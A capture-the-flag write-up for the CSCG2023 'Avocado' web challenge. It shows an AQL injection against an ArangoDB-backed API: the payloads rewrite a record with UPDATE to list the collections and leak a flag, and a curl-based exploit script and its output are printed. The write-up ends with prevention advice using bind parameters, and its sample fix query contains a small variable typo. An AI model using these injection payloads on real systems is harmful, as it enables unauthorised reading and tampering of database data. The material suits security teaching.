

Avocado

Author: @Tibotix

This was a challenge in the CSCG2023 Competition.

Challenge Description:


I love avocados! So I created a small website to show what different kinds of avocados exists. Hope you like it :) PS: Be aware that the setup take around 30 Seconds to boot.

Research:

As this is a web challenge, we are given a URL with a running webapp on it. When accessing the webpage, we are presented with a Table which contains different types of Avocado Names:

Avocado Database	
Avocado Overview	
Avocado Name	
Bacon	
Fuerte	
Gem	
Gwen	
Hass	
Lamb Hass	
Pinkerton	
Reed	
Zutano	
Rows per page: 100 1-9 of 9 < >	

When double-clicking on one name, we land on another page with some more details about the selected Avocado:



I used OWASP ZAP to intercept and observe the requests made by the browser when clicking through the webapp. While going through the different Requests, i noticed one HTTP GET Request made by the webapp against the `/api/avocado/Gwen` endpoint, which returned some json data about the Gwen Avocado:

```
GET
https://10e735fb9500b409f30c3491-avocado.challenge.master.cscg.live:31337/api/avocado/Gwen HTTP/1.1
Host: 10e735fb9500b409f30c3491-avocado.challenge.master.cscg.live:31337
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "Chromium";v="112", "Google Chrome";v="112", "Not:A-Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://10e735fb9500b409f30c3491-avocado.challenge.master.cscg.live:31337/avocado/Gwen
Accept-Encoding: gzip, deflate, br
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7

HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.3
Date: Mon, 17 Apr 2023 21:56:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 196
Access-Control-Allow-Origin: *
Connection: close

{"_key": "168", "_id": "avocado_items/168", "_rev": "_f3CykkK---",
"name": "Gwen", "shape": "plump", "skin": "pebbly", "seed_size":
"Small/Medium", "weight": "6-15 ounces", "size": "Medium/Large"}
```

Vulnerability Description:

While playing around with the Avocado Name in the `/api/avocado/<avocado_name>` endpoint, i found that the endpoint is vulnerable to a SQL Injection. By specifying a single quote character as the avocado name, an error is returned showing the exact query that caused the error:

```
***
{"error": "Error in Query: FOR avc in avocado_items FILTER avc.name == '' RETURN avc"}
```

One of the first important things to know when exploiting a SQLInjection is the Database-Management-System (DBMS) that is used so we know what syntax and functions are available to use in the SQL Injection. Luckily, we have ChatGPT for this task:



I have a query:



```
'''
```

```
FOR avc in avocado_items FILTER avc.name == "" RETURN avc
```

```
'''
```

Can you tell me which dbms this query and syntax is used in?



The syntax of your query appears to be written in AQL (ArangoDB Query Language) which is   used by the multi-model NoSQL database system called ArangoDB.

In this specific query, you are selecting all documents from the collection ``avocado_items`` where the ``name`` attribute is an empty string. The ``RETURN`` statement will output these documents as the result of the query.

So the DBMS used is apparently ArangoDB, which ironically enough has an Avocado as its logo, so we're probably on the right track!

Exploit Development:

The next thing we want to know is what functionality ArangoDB offers in its Queries. How can we get all collection names and retrieve data from them? A look at the [documentation](#) reveals two useful functions:

- [COLLECTIONS\(\)](#), which returns an array of all collections in this database, and
- [TO_STRING\(value\)](#), which returns a string representation of *value*.

Now, let's construct our malicious avocado_name that we will send to the

`/api/avocado/<avocado_name>` endpoint and see how that affects the overall ArangoDB Query being made on the backend:

```
# avocado_name
Gwen' UPDATE {_key: avc._key, shape: TO_STRING(COLLECTIONS())} IN avocado_items
LET a='

# Resulting Query on Backend:
FOR avc in avocado_items FILTER avc.name == 'Gwen' UPDATE {_key: avc._key,
shape: TO_STRING(COLLECTIONS())} IN avocado_items LET a='' RETURN avc
```

The resulting Query will update the `shape` attribute of the avocado with the name *Gwen* to the string representation of the array of all collections, and return the old *Gwen* avocado object `avc`. As the old avocado object is returned, we have to access the *Gwen* avocado data again in order to see the modified `shape` attribute. We can do this with a simple `/api/avocado/Gwen` HTTP GET request. In the result of the second request we can now inspect the `shape` attribute and see a collection named `flag_items_c50044c5`:

```
{ "_key": "168", "_id": "avocado_items/168", "_rev": "_fygCP8y---", "name": "Gwen", "shape":
"[[{"_id\":\"124\",\"name\":\"_analyzers\"},{\"_id\":\"139\",\"name\":\"_appbundles\"},{\"_id\":\"136\",\"name\":\"_apps\"},{\"_id\
\": \"127\", \"name\": \"_aqlfunctions\"}, {\"_id\": \"142\", \"name\": \"_frontend\"}, {\"_id\": \"121\", \"name\": \"_graphs\"}, {\"_id\": \"
133\", \"name\": \"_jobs\"}, {\"_id\": \"130\", \"name\": \"_queues\"}, {\"_id\": \"157\", \"name\": \"avocado_items\"}, {\"_id\": \"181\", \"n
ame\": \"flag_items_c50044c5\"}]]\", \"skin\": \"pebbly\", \"seed_size\": \"Small/Medium\", \"weight\": \"6-15 ounces\", \"size\": \"Medium/Large\"}
```

Let's repeat this process to extract all contents of the `flag_items_c50044c5` collection:

```
# avocado_name
Gwen' LET s=(FOR f in flag_items_c50044c5 RETURN f) UPDATE {_key: avc._key,
shape: TO_STRING(s)} IN avocado_items LET a='

# Resulting Query on Backend:
FOR avc in avocado_items FILTER avc.name == 'Gwen' LET s=(FOR f in
flag_items_c50044c5 RETURN f) UPDATE {_key: avc._key, shape: TO_STRING(s)} IN
avocado_items LET a='' RETURN avc
```

The resulting Query will Update the `shape` attribute of the avocado with the name *Gwen* to the string representation of the array of all contents in the `flag_items_c50044c5` collection. In the result of the second request we can inspect the shape attribute and see an entry with the flag:

```
{ "_key": "168", "_id": "avocado_items/168", "_rev": "_fygJEuy--", "name": "Gwen", "shape":
"[{"_key\\":\\"yummy\\",\\"_id\\":\\"flag_items_c50044c5/yummy\\",\\"_rev\\":\\"_fyg-29K--\\",\\"flag\\":\\"CSCG{yummy_4v0c4d0_db_gr4ph_1nj3ct10ns}\\"}]", "skin": "pebbly", "seed_size": "Small/Medium", "weight": "6-15 ounces", "size": "Medium/Large"}
```

Exploit Program:

```
#!/usr/bin/env bash
BASE_URL="https://10e735fb9500b409f30c3491-
avocado.challenge.master.cscg.live:31337"
curl -s
"$BASE_URL/api/avocado/Gwen'%20UPDATE%20%7B_key:%20avc._key,%20shape:%20TO_STRIN
G(COLLECTIONS())%7D%20IN%20avocado_items%20LET%20a='" >/dev/null
curl -s "$BASE_URL/api/avocado/Gwen'%20LET%20s=
(FOR%20f%20in%20flag_items_c50044c5%20RETURN%20f)%20UPDATE%20%7B_key:%20avc._key
,%20shape:%20TO_STRING(s)%7D%20IN%20avocado_items%20LET%20a='" >/dev/null
curl -s "$BASE_URL/api/avocado/Gwen" | grep --color=never -op "CSCG{.*?}"
```

Run Exploit:

```
tibotix@ /web/avocado$ ./exploit.sh
CSCG{yummy_4v0c4d0_db_gr4ph_1nj3ct10ns}
```

FLAG: CSCG{yummy_4v0c4d0_db_gr4ph_1nj3ct10ns}

Possible Prevention:

The backend that made the ArangoDB requests should use [bind parameters](#) instead of simply concating user input into the query. A sample correct request is shown below:

```
{
  "query": "FOR avc IN avocado_items FILTER u.name == @name RETURN avc",
  "bindVars": {
    "name": "Gwen"
  }
}
```

This prevents the user input from escaping the single quotes in the original query. In fact, the concept of separating the query and its corresponding user input is a common best practice also found in [MySQL prepared statements](#).

Further References:

[ArangoDB - Home](#)

[Bind Parameters](#) | [AQL Fundamentals](#) | [AQL](#) | [ArangoDB Documentation](#)